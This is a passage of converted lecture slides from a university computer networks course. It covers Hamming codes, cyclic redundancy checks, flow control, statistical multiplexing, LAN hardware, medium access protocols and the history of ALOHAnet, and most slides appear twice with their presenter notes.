  - $P2 = D_7 \oplus D_6 \oplus D_3$
  - $P3 = D_7 \oplus D_5 \oplus D_3$
- If we now calculate:
  - $A = P1 \oplus D_7 \oplus D_6 \oplus D_5$
  - $B = P2 \oplus D_7 \oplus D_6 \oplus D_3$
  - $C = P3 \oplus D_7 \oplus D_5 \oplus D_3$
- ABC is then the subscript of the errored bit
  - $\oplus == XOR$  (modulo 2 addition)

## Hamming example


### Error detection and correction -

Suppose in the above example the 6th bit is changed from 0 to 1 during data transmission, then it gives new parity values in the binary number:





2021-08-25

### Hamming example



## Example in IQ tests


### Example 2



2021-08-25

### Example in IQ tests

1. Can often be solved at least partially by examination of the frequency of the answers features



# Error detection and Correction

- Increases size of message in proportion to redundancy
- Detect n bits of error, correct n-1 bits
- Important result:
  - Can never guarantee all errors will be detected
  - Can guarantee a lower bound
  - Cost of error correction/detection is a significant overhead
- ⇒ Information theory limits on transmission on a channel

## Computer Networks - T-409-TSAM The Datalink Layer

- └ Error Detection and Correction

2021-08-25

### └ Error detection and Correction

1. Adding bits to perform error detection takes up more of the channel, hence the limit

- Increases size of message in proportion to redundancy
- Detect n bits of error, correct n-1 bits
- Important result:
  - Can never guarantee all errors will be detected
  - Can guarantee a lower bound
  - Cost of error correction/detection is a significant overhead
- ⇒ Information theory limits on transmission on a channel

# Cyclic Redundancy Checks

- Slightly more complicated form of error detection
- Based on theory of cyclic error-correcting codes
- Takes advantage of *known* additional information at each end
- Principle: divide string(frame) by a generator polynomial  $G(x)$
- Add the remainder  $R(x)$  onto the end of the frame
- @Receiver divide frame by  $G(x)$ 
  - Non-zero remainder indicates error

Computer Networks - T-409-TSAM The Datalink Layer  
Error Detection and Correction

2021-08-25

## Cyclic Redundancy Checks

### 1. <https://www.lammertbies.nl/comm/info/crc-calculation.html>

- Slightly more complicated form of error detection
- Based on theory of cyclic error-correcting codes
- Takes advantage of *known* additional information at each end
- Principle: divide string(frame) by a generator polynomial  $G(x)$
- Add the remainder  $R(x)$  onto the end of the frame
- @Receiver divide frame by  $G(x)$ 
  - Non-zero remainder indicates error

## How CRC Works

- $D(x)$ : data
- $D'(x)$ : data with appended 0s (padded)
  - Let  $D'(x) = P(x)G(x) + R(x)$

$$\begin{array}{r}
 1\ 0\ 1\ 0\ 0\ 0\ 1\ 1\ 0\ 1\ \textcolor{red}{0\ 0\ 0\ 0\ 0} \mid D'(x) \\
 - \\
 \quad \quad \quad \textcolor{blue}{0\ 1\ 1\ 1\ 0} \mid R(x) \\
 \hline
 1\ 0\ 1\ 0\ 0\ 0\ 1\ 1\ 0\ 1\ \textcolor{blue}{0\ 1\ 1\ 1\ 0} \mid T(x)=D'(x)-R(x)
 \end{array}$$

2021-08-25

### └─How CRC Works

1. The reason this is so powerful, is that it takes advantage of pre-transmitted information ( $G(x)$ ) and so reduces the extra information that needs to be transmitted (see code books)

- $D(x)$ : data
- $D'(x)$ : data with appended 0s (padded)
- Let  $D'(x) = P(x)G(x) + R(x)$

$$\begin{array}{r}
 1\ 0\ 1\ 0\ 0\ 0\ 1\ 1\ 0\ 1\ \textcolor{red}{0\ 0\ 0\ 0\ 0} \mid D'(x) \\
 - \\
 \quad \quad \quad \textcolor{blue}{0\ 1\ 1\ 1\ 0} \mid R(x) \\
 \hline
 1\ 0\ 1\ 0\ 0\ 0\ 1\ 1\ 0\ 1\ \textcolor{blue}{0\ 1\ 1\ 1\ 0} \mid T(x)=D'(x)-R(x)
 \end{array}$$

# Error Control

- How does the sender know it's being received?
- Ans: Receiver sends back acknowledgement frames
  - ACK - Acknowledgement
  - NACK - Negative Acknowledgement - error in frame
- Suppose the Receiver doesn't get the frame at all?
  - Timer on acknowledgement is kept
  - Must be received within specified interval
- Suppose the Receiver gets multiple copies of a frame?
  - Frame header includes a sequence number

# Computer Networks - T-409-TSAM The Datalink Layer

## Error Detection and Correction

2021-08-25

### Error Control

1. Noise on links is usually not evenly distributed over time, but tends to come in bursts.
2. Timers and packet acknowledgements in particular are fairly generally applicable techniques used in higher layers as well

- How does the sender know it's being received?
- Ans: Receiver sends back acknowledgement frames
  - ACK - Acknowledgement
  - NACK - Negative Acknowledgement - error in frame
- Suppose the Receiver doesn't get the frame at all?
  - Timer on acknowledgement is kept
  - Must be received within specified interval
- Suppose the Receiver gets multiple copies of a frame?
  - Frame header includes a sequence number

# Data link Protocols

- Ethernet Local Area Networks (LAN)
- Point-to-Point Protocol (PPP) RFC 1661
  - Telephony protocol provides datalink over duplex circuits
  - Duplex - can communicate in both directions
  - Half-Duplex - both directions but only one at a time (e.g. walkie-talkie)
  - Full-Duplex - both directions simultaneously
- Data link protocols respond to requests from the network layer
- Issue requests to the physical layer

# Computer Networks - T-409-TSAM The Datalink Layer

## Error Detection and Correction

2021-08-25

### Data link Protocols

- Ethernet Local Area Networks (LAN)
- Point-to-Point Protocol (PPP) RFC 1661
  - Telephony protocol provides datalink over duplex circuits
  - Duplex - can communicate in both directions
  - Half-Duplex - both directions but only one at a time (e.g. walkie-talkie)
  - Full-Duplex - both directions simultaneously
- Data link protocols respond to requests from the network layer
- Issue requests to the physical layer

# Flow Control

- What happens if one end sends faster than the other can receive?
- Two approaches:
  - 1 Negotiate fixed speed between sender/receiver
  - 2 Feedback-based - receiver tells sender to pause
- Typically fixed speed used at lower protocol levels
- Higher levels use feedback eg. Ctrl-S, Ctrl-Q

2021-08-25

## └ Flow Control

- What happens if one end sends faster than the other can receive?
- Two approaches:
  - Negotiate fixed speed between sender/receiver
  - Feedback-based - receiver tells sender to pause
- Typically fixed speed used at lower protocol levels
- Higher levels use feedback eg. Ctrl-S, Ctrl-Q

# What's Missing? Addressing

- How does each end identify the other?
- This isn't necessarily an issue
  - The cable doesn't need to know where it's ends are
- WiFi?
- Token Ring?
- Ethernet switch?


Computer Networks - T-409-TSAM The Datalink Layer  
└ Error Detection and Correction

2021-08-25

└ What's Missing? Addressing

- How does each end identify the other?
- This isn't necessarily an issue
  - The cable doesn't need to know where it's ends are
- WiFi?
- Token Ring?
- Ethernet switch?


## "Protocol Sub-Layers"



Computer Networks - T-409-TSAM The Datalink Layer  
└ Error Detection and Correction

2021-08-25

└ "Protocol Sub-Layers"



1. ATM is a fixed packet size (cell) core protocol, and approximately maps the network, data and physical layer.
2. This is one (of several, bluetooth is another) example of the protocol layers not behaving exactly the way the models presents. The basic principle of layered separation, and the nature of the relationships between them, is correct - but as long as those service relationships are honoured, you can slip whatever you want in between them

## Point-to-Point versus Broadcast



shared wire (e.g.,  
cabled Ethernet)




shared RF  
(e.g., 802.11 WiFi)

- Local wired protocols also exist that use broadcast e.g. Ethernet, Token Ring
- Typically below the group limits on capacity in local networks

2021-08-25

### Point-to-Point versus Broadcast



Connecting more than one Machine

2021-08-25

# Statistical Multiplexing

- Fundamental Feature in Communication Networks
- Assumption: that multiple hosts can share a connection
  - ⇒ Provided they don't try to all use it simultaneously
- Also referred to as "Multiple Access Protocol"

Computer Networks - T-409-TSAM The Datalink Layer  
└ Connecting more than one Machine

2021-08-25


└ Statistical Multiplexing

1. Widely used trick libraries with lending media, roads and cars, banks - relationship between cash or gold and bank deposits, etc.


- Fundamental Feature in Communication Networks
- Assumption: that multiple hosts can share a connection
  - ⇒ Provided they don't try to all use it simultaneously
- Also referred to as "Multiple Access Protocol"

## Example

STATISTICAL MULTIPLEXER




TIME DIVISION MULTIPLEXER sending the same data



Computer Networks - T-409-TSAM The Datalink Layer  
└ Connecting more than one Machine

2021-08-25

└ Example




1. Time division multiplexing is the same idea, but defined slots are allocated to each transmitter/receiver

## Example

Packet transmission on a link is referred to as **statistical multiplexing**

- There is no fixed allocation of packet transmissions
- Packets are multiplexed as they arrive



2021-08-25

## Example

- Packet transmission on a link is referred to as **statistical multiplexing**
- There is no fixed allocation of packet transmissions
  - Packets are multiplexed as they arrive



# Engineering Statistical Multiplexing

- Efficient: maximises use of capacity
- Too much traffic from hosts will cause blocking
  - Flow control must slow down traffic to fit available bandwidth
- Also relies on being able to queue or delay packets

Computer Networks - T-409-TSAM The Datalink Layer  
└ Connecting more than one Machine

2021-08-25

└ Engineering Statistical Multiplexing

- Efficient: maximises use of capacity
- Too much traffic from hosts will cause blocking
  - Flow control must slow down traffic to fit available bandwidth
- Also relies on being able to queue or delay packets

# Computer Networks T-409-TSAM

Stephan Schiffel

August 31st 2021

2021-08-31

# Outline

- 1 Statistical Multiplexing
- 2 Local Area Networking : Hubs, Switches, Routers and Bridges
- 3 Medium Access Protocols
- 4 ALOHAnet
- 5 Ethernet II Protocol

2021-08-31

## └ Outline

- 1 Statistical Multiplexing
- 2 Local Area Networking : Hubs, Switches, Routers and Bridges
- 3 Medium Access Protocols
- 4 ALOHAnet
- 5 Ethernet II Protocol

# Statistical Multiplexing

2021-08-31

# Statistical Multiplexing

- Fundamental Feature in Communication Networks
- Assumption: multiple hosts can share a connection  
    ⇒ **Provided they don't try to all use it simultaneously**
- Allows bandwidth to be divided arbitrarily amongst hosts
- Also referred to as "Multiple Access Protocol", "Time Division Multiplexing"

2021-08-31

- Fundamental Feature in Communication Networks
- Assumption: multiple hosts can share a connection  
    ⇒ **Provided they don't try to all use it simultaneously**
- Allows bandwidth to be divided arbitrarily amongst hosts
- Also referred to as "Multiple Access Protocol", "Time Division Multiplexing"

1. Also used by libraries with lending media, banks - relationship between cash or gold and bank deposits, etc.

# Statistical Multiplexing

- While the principle is straightforward, the practice is not
- Statistical, because depends on:
  - number of hosts
  - amount of traffic
  - frequency of traffic
  - capacity of channel


2021-08-31

- While the principle is straightforward, the practice is not
- Statistical, because depends on:
  - number of hosts
  - amount of traffic
  - frequency of traffic
  - capacity of channel


1. Whilst this can, and is, be mathematically modelled, in practice a lot of network providers keep an eye on statistics and add capacity as needed.

# Example

STATISTICAL MULTIPLEXER




TIME DIVISION MULTIPLEXER sending the same data




2021-08-31

## └ Example



1. Time division multiplexing is the same idea, but defined slots are allocated to each transmitter/receiver

# FDMA: Frequency Division Multiple Access




2021-08-31

## Computer Networks T-409-TSAM └ Statistical Multiplexing

### └ FDMA: Frequency Division Multiple Access

1. Also known as Wave Division Multiplexing



# Example: Network Provisioning

- Given a set link capacity, how many users can be provisioned, and maintain performance "guarantees"?
  - Sometimes referred to as "oversubscription"
  - *There is no absolute answer*
- eg. 100 Gbps link, each customer is sold 1 Gbps each
- 100% capacity = 100 customers
  - 4:1 oversubscription would be 400 customers
    - i.e. customer is using on average 25% of their bandwidth
  - 2:1 oversubscription is 200 customers (50%)
    - From ISP perspective, twice as expensive
  - Issues: bursts, heavy sustained use
  - Commercial (business hour) use, vs. household (evening and weekend)
  - Dedicated bandwidth if customers ask for it.

## Computer Networks T-409-TSAM

### Statistical Multiplexing

2021-08-31

#### Example: Network Provisioning

1. There are no exact mathematical formula, because as with much else in networking, "it depends" on too many factors.
2. Network providers typically monitor load carefully, and will add capacity if they can anticipate it being needed.

- Given a set link capacity, how many users can be provisioned, and maintain performance "guarantees"?
  - Sometimes referred to as "oversubscription"
  - *There is no absolute answer*
- eg. 100 Gbps link, each customer is sold 1 Gbps each
  - 4:1 oversubscription would be 400 customers
    - i.e. customer is using on average 25% of their bandwidth
  - 2:1 oversubscription is 200 customers (50%)
    - From ISP perspective, twice as expensive
  - Issues: bursts, heavy sustained use
  - Commercial (business hour) use, vs. household (evening and weekend)
  - Dedicated bandwidth if customers ask for it.

# Kurose: An ideal multiple access protocol

## An ideal multiple access protocol

**given:** broadcast channel of rate  $R$  bps

**desiderata:**

1. when one node wants to transmit, it can send at rate  $R$ .
2. when  $M$  nodes want to transmit, each can send at average rate  $R/M$
3. fully decentralized:
  - no special node to coordinate transmissions
  - no synchronization of clocks, slots
4. simple

Simple, but also impossible

2021-08-31

## └ Kurose: An ideal multiple access protocol

### An ideal multiple access protocol

**given:** broadcast channel of rate  $R$  bps

**desiderata:**

1. when one node wants to transmit, it can send at rate  $R$ .
2. when  $M$  nodes want to transmit, each can send at average rate  $R/M$
3. fully decentralized:
  - no special node to coordinate transmissions
  - no synchronization of clocks, slots
4. simple

Simple, but also impossible

# This is not a solved problem

The recommendations above are, of course, only a guideline -- there is no method for achieving a perfect, irrefutable figure for scaling bandwidth. In the end, the network engineer must rely on available metrics, common sense, and the ability to achieve a balance between cost and performance -- and must set the expectations of end users within these limits. Such planning remains as much art as science.

## Computer Networks T-409-TSAM

### └ Statistical Multiplexing

2021-08-31

#### └ This is not a solved problem

##### 1. Source:

[https://searchnetworking.techtarget.com/tip/  
Bandwidth-Calculate-current-and-future-requirements](https://searchnetworking.techtarget.com/tip/Bandwidth-Calculate-current-and-future-requirements)  
(In reading section)

The recommendations above are, of course, only a guideline  
– there is no method for achieving a perfect, irrefutable  
figure for scaling bandwidth. In the end, the network  
engineer must rely on available metrics, common sense, and  
the ability to achieve a balance between cost and  
performance – and must set the expectations of end users  
within these limits. Such planning remains as much art as  
science.

# Roaming Mobile Capacity



2021-08-31 Computer Networks T-409-TSAM  
└ Statistical Multiplexing  
  └ Roaming Mobile Capacity



# Local Area Networking : Hubs, Switches, Routers and Bridges

Computer Networks T-409-TSAM  
└ Local Area Networking : Hubs, Switches,  
Routers and Bridges

2021-08-31

Local Area Networking : Hubs, Switches,  
Routers and Bridges

# Local Area Network



2021-08-31  
Computer Networks T-409-TSAM  
└ Local Area Networking : Hubs, Switches, Routers and Bridges



1. Local Area Networks rely on broadcast to solve the problem of address discovery.

# Network Hub



Netgear Hub

- Hubs are simple connection devices
- Connects several devices onto one link
- Broadcasts received packets to all connected devices
- Bandwidth split between all connected devices
- Now being phased out in favour of Network switches

2021-08-31

1. Useful to have for ad hoc connectivity requirements.



Netgear Hub

- Hubs are simple connection devices
- Connects several devices onto one link
- Broadcasts received packets to all connected devices
- Bandwidth split between all connected devices
- Now being phased out in favour of Network switches

# Network Switch



Cisco LAN Access Switch

- Network switches connect directly to computers, printers, phones, etc.
- Packets are sent only to the destination computer
- Unmanaged - works out of the box, no configuration
- Managed can be controlled and customised
- Handles a Local Area Network (LAN)

2021-08-31

Computer Networks T-409-TSAM

└ Local Area Networking : Hubs, Switches, Routers and Bridges

└ Network Switch



Cisco LAN Access Switch

- Network switches connect directly to computers, printers, phones, etc.
- Packets are sent only to the destination computer
- Unmanaged - works out of the box, no configuration
- Managed can be controlled and customised
- Handles a Local Area Network (LAN)

1. This is just a quick overview of the terminology used to describe different kinds of network equipment. Most of it looks depressingly similar.
2. Hubs and switches can be end user devices, and can also be used by network provider

# Routers



Cisco Router

- Routers forward packets between (local) networks
- For example, the campus network to the Internet
- Or your home network to the Internet

2021-08-31

## Routers

1. The precise definition of locality can vary considerably.



- Routers forward packets between (local) networks
- For example, the campus network to the Internet
- Or your home network to the Internet

# Home Router



Computer Networks T-409-TSAM

└ Local Area Networking : Hubs, Switches,  
Routers and Bridges

└ Home Router

2021-08-31



Linksys Home Router

1. Handles local home WiFi network, any wired connections, and performs Network Address Translation between the home network and the Internet

# Backbone Routers



Juniper Series T Routers - up to 25.6Tbit/s

2021-08-31



Juniper Series T Routers - up to 25.6Tbit/s

# Medium Access Protocols

2021-08-31

# MAC Protocols (Medium Access Protocols)

- Control access to single shared broadcast channel
  - i.e. implement some form of multiplexing algorithm
- Range of protocols and approaches
- Terminology:
  - Interference
    - Two or more hosts broadcast simultaneously
  - Collision
    - Node receives two or more signals at same time

2021-08-31

- Control access to single shared broadcast channel
  - i.e. implement some form of multiplexing algorithm
  - Range of protocols and approaches
  - Terminology:
    - Interference
      - Two or more hosts broadcast simultaneously
    - Collision
      - Node receives two or more signals at same time

# Three classes of MAC Protocol

## 1 Channel Partitioning

- Fixed division of channel into pieces (time slots, frequency etc.)
- each node allotted exclusive use of specific piece of channel
- eg. 3 hosts, 3 slots: 1 2 3 1 2 3 1 2 3

## 2 Random Access

- Hosts use channels ad hoc
- Protocol provides recovery mechanisms for collisions
- Engineered to reduce frequency of broadcast

## 3 Turn Taking

- Nodes take turns, but can take longer if they need to

2021-08-31

## └ Three classes of MAC Protocol

- Channel Partitioning
  - Fixed division of channel into pieces (time slots, frequency etc.)
  - each node allotted exclusive use of specific piece of channel
  - eg. 3 hosts, 3 slots: 1 2 3 1 2 3 1 2 3
- Random Access
  - Hosts use channels ad hoc
  - Protocol provides recovery mechanisms for collisions
  - Engineered to reduce frequency of broadcast
- Turn Taking
  - Nodes take turns, but can take longer if they need to

# Examples of MAC Protocols

## ■ Fixed Channel Partitioning

- Time Division Multiplexing (TDM), Frequency Division (FDMA)

## ■ Random Access

- ALOHA, S-ALOHA, CSMA, etc.
- Carrier sensing - typically used for wire
- CSMA/CD used in Ethernet
- CSMA/CA used in 802.11

## ■ Taking turns

- Some form of polling from central controller
- Token passing
- eg. bluetooth, FDDI, token ring

2021-08-31

## └ Examples of MAC Protocols

- Fixed Channel Partitioning
  - Time Division Multiplexing (TDM), Frequency Division (FDMA)
- Random Access
  - ALOHA, S-ALOHA, CSMA, etc.
  - Carrier sensing - typically used for wire
  - CSMA/CD used in Ethernet
  - CSMA/CA used in 802.11
- Taking turns
  - Some form of polling from central controller
  - Token passing
  - eg. bluetooth, FDDI, token ring

# Random Access Protocols

- Node transmits when it has a packet to send
  - Collisions occur if they both send at once
- Algorithms to recover from collisions
- Typically some kind of back off and try scheme
  - eg. Each host colliding waits a random Time,  $t$
  - Waits longer for each subsequent collision until succeeds

2021-08-31

- Node transmits when it has a packet to send
  - Collisions occur if they both send at once
- Algorithms to recover from collisions
- Typically some kind of back off and try scheme
  - eg. Each host colliding waits a random Time,  $t$
  - Waits longer for each subsequent collision until succeeds

# ALOHAnet

ALOHAnet

2021-08-31

# ALOHAnet

- Additive Links On-line Hawaii Area
- Developed at University of Hawaii by Norman Abramson in the 1960's
- Used to link schools on the Hawaiian Islands
  - Remote schools and Mountains
  - No telephone network
- First public demonstration of a wireless packet data network (1970)
- 1972 Bob Metcalfe extended it to create Ethernet

## Computer Networks T-409-TSAM

### └ ALOHAnet

2021-08-31

### └ ALOHAnet

- Additive Links On-line Hawaii Area
- Developed at University of Hawaii by Norman Abramson in the 1960's
- Used to link schools on the Hawaiian Islands
  - Remote schools and Mountains
  - No telephone network
- First public demonstration of a wireless packet data network (1970)
- 1972 Bob Metcalfe extended it to create Ethernet

# ALOHA Protocol

